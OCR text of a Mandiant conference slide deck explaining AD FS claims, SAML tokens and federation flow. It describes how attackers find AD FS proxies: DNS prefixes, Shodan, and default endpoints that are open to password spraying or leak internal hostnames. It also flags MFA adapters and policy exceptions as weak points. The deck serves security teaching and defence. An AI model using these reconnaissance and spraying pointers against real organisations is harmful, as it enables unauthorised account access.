FIREEYE™

MANDIANT®
A FireEye® Company

I AM AD FS AND SO CAN YOU

Re-becoming the greatest identity provider we never weren't

Douglas Bienstock and Austin Baker
Principal Consultants, FireEye Mandiant

Roadmap

- Whoami
- What is AD FS and how does it work?
- How do we find AD FS servers?
- How can we attack AD FS?
- How can we become (takeover) AD FS?
- Tools and Demos
- Best practices and mitigations

- Goal: Understand AD FS, how we can attack it and why we want to, and how to keep it safe

Doug Bienstock - @doughsec

- 4.5 years of experience at Mandiant
- IR and Red Team lead
- Speaks fluent cloud

Austin Baker - @bakedsec

- IR and Red Team
- 5.5 years at Mandiant
- Teaches some classes and stuff
- Plays some games and junk

MSFT AD FS – WTF?

Because acronyms are FUN

AD FS

SSO

FIM

MFA

DA

IWA

SAML

WAP

DKM


WID

Active Directory Federated Services

- Single-Sign On (SSO) solution for applications that don't integrate directly to Active Directory
- In plaintext: use AD creds for services/apps outside AD
- Centralizes both authentication, identity management, token issuance
- Basically required for any large org now
- We must go deeper...

OK – but why do we care?

- Organizations are increasingly moving to the cloud
- AD as a data/security boundary no longer exists
- AD FS is commonly the gateway to the cloud for organizations
- If we can own AD FS we can own the cloud
- As security practitioners we must keep up with the move to the cloud




Building blocks

- Claims: Statements about a user’s identity
  - Description (type) and value
- Attribute Store: Where claims are sourced from (e.g. AD)
- Claims Rules: Business logic that takes incoming claims, apply conditions, and produce new outgoing claims based on those conditions. Applied in the claims pipeline

- c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"] => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress"), query = ";mail;{0}", param = c.Value);

Building Blocks - Claims Pipeline

1. Start with claims from AD
2. Pipeline adds new claims and modifies existing claims according to rules
3. Outputs set of claims that the relying party has communicated it needs
   - Claims coming out of the pipeline are transformed into security token attributes



Building Blocks - Security Tokens

- Claims output from the claims pipeline are used to generate security tokens in the form of SAML tokens
- Relying parties can be configured with SAML and WS-FED consumers
  - WS-FED => SAML 1.1 tokens
  - SAML => SAML 2.0 tokens
- The tokens follow a standardized (OASIS) format that we rely on to be consistent
- Tokens are accepted by relying parties in a standardized format, too
  - SAMLResponse POST parameter

Building Blocks – claims to assertions

- c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"] => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress"), query = ";mail;{0}", param = c.Value);

- <Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress"> <AttributeValue>robin@doughcorp.com</AttributeValue> </Attribute>


Building blocks – the IdP


- Identity Provider (IdP): Organization that takes identities as input and outputs claims about them. Authenticates a user, builds claims for that user (the pipeline), and packages them into security tokens
- ADFS Service: Our IdP, the "account organization"

Active Directory
AD FS


Building blocks – the RP

- AD FS Proxy (WAP): Proxy server that sits in DMZ to receive requests from Internet
- Relying Party (RP): Unpacks provided claims from security token and makes authorization decisions based on them. They *rely* on the provided claims
  - e.g. a third-party cloud application



Sign In
https://sts.doughcorp.com/adfs/ls/idpinitiatedsignon?cli
doughcorp STS
Sign in with your organizational account
someone@example.com
Password
Sign in
© 2016 Microsoft
Web Application Proxy
DMZ
(3)
Office 365
(2) 302 sts.doughcorp.com
(1) https://portal.office.com



```
<t:RequestSecurityTokenResponse
xmlns:t="http://schemas.xmlsoap.org/ws/2005/02
/trust">
<saml:Assertion
xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertio
n”>
<saml:Attribute AttributeName="UPN"
AttributeNamespace="http://schemas.xmlsoap.
org/claims">
<saml:AttributeValue>
robin@doughcorp.co</saml:AttributeValue>
</saml:Attribute>
```


Active Directory
(5)
AD FS
(4)
(6)
Web Application Proxy
DMZ
INTRANET
(3)
(7) Login.microsoftonline.com
Office 365
(2) 302 sts.doughcorp.com
(1) https://portal.office.com

Identity Providers



Identity Providers and Adapters

- Federations need identity providers
  - Need to know someone is who they claim to be

- AD FS is the nexus of identity provision
  - And adapters are how third-party vendors can augment that process for their own purposes

- Every major vendor with hands in the authentication cookie jar has an AD FS adapter
  - Some even aim to compete for with AD FS for the IdP crown


Identifying AD FS

Finding AD FS Proxies

- Search DNS for prefixes suggested by Microsoft (most people follow their deploy guides)
  - adfs.doughcorp.com, sts.doughcorp.com, fs.doughcorp.com
  - Quick Shodan search found 10,000+
- Try logging in to Office 365 using a bogus email address and see if you are redirected
- Search for required URL paths
  - /adfs/ls
  - /adfs/services/trust/2005/usernamemixed
  - more…

Finding AD FS Proxies

- Some fun things…
- During deployment Microsoft recommends enabling “IDP-initiated sign-on” in order to test
  - Available at `/adfs/ls/idpinitiatedsignon.aspx`
- Nice forms-based auth for a password spray
- Lists SAML-enabled service providers that use AD FS


Sign In
https://sts.doughcorp.com/adfs/ls/idpinitiatedsignon?cli
doughcorp STS
Sign in with your organizational account
someone@example.com
Password
Sign in
© 2016 Microsoft

Finding ADFS Proxies

- AD FS also supports NTLM-based authentication for on-premise users
- By default those URLs are also exposed to the Internet via the AD FS proxies
- Leaks the internal hostname of the AD FS server (not proxy), including the Active Directory domain name
  - Also provides another vector for password sprays
- `/adfs/services/trust/2005/windowstransport`
- `/adfs/services/trust/13/windowstransport`

- https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/deployment/best-practices-securing-ad-fs

Attacking AD FS

Because security loves highly complex, poorly understood structures, right?


...right?

“It’s like the more complex systems we come across, the more attack surface we see.”

- Biggie Smalls, maybe

Target the Weak Links

- Which pieces are obvious targets:
  - Relying Party supporting apps (Duo, RSA, etc. management)
  - IdP policies and exceptions (AD FS configurations)
  - IdP-RP adapters
- Relying Party attacks covered in-depth elsewhere
  - See “Two-Factor, Too Furious” from DerbyCon
- The IdP side on the other hand…


Edit Global Authentication Policy

Primary | Multi-factor

Configure multi-factor authentication (MFA) settings.

Users/Groups

MFA is required for the following users and groups:

THEBAKERY\Domain Users
THEBAKERY\EveryoneElseButMe

Devices

MFA is required for the following devices:

[ ] Unregistered devices
[✓] Registered devices

Locations

MFA is required when accessing applications from the following locations:

[✓] Extranet
[✓] Intranet

Select additional authentication methods. You must select at least one of the following methods to enable MFA:

[ ] Certificate Authentication
[✓] Duo Authentication for AD FS 1.2.0.17


What is multi-factor authentication?

Adapt or die

- Auth adapters just implement necessary idP methods
  - IsAvailableForUser, Metadata, OnAuthenticationPipelineLoad/Unload, OnError, TryEndAuthentication
  - Registered in GAC – signed with strong name
- Vendor adapters construct supporting functions for the above
  - Contain all the logic to determine whether a user's claim is signed off on
  - Good place to focus attention
- Many routes to take
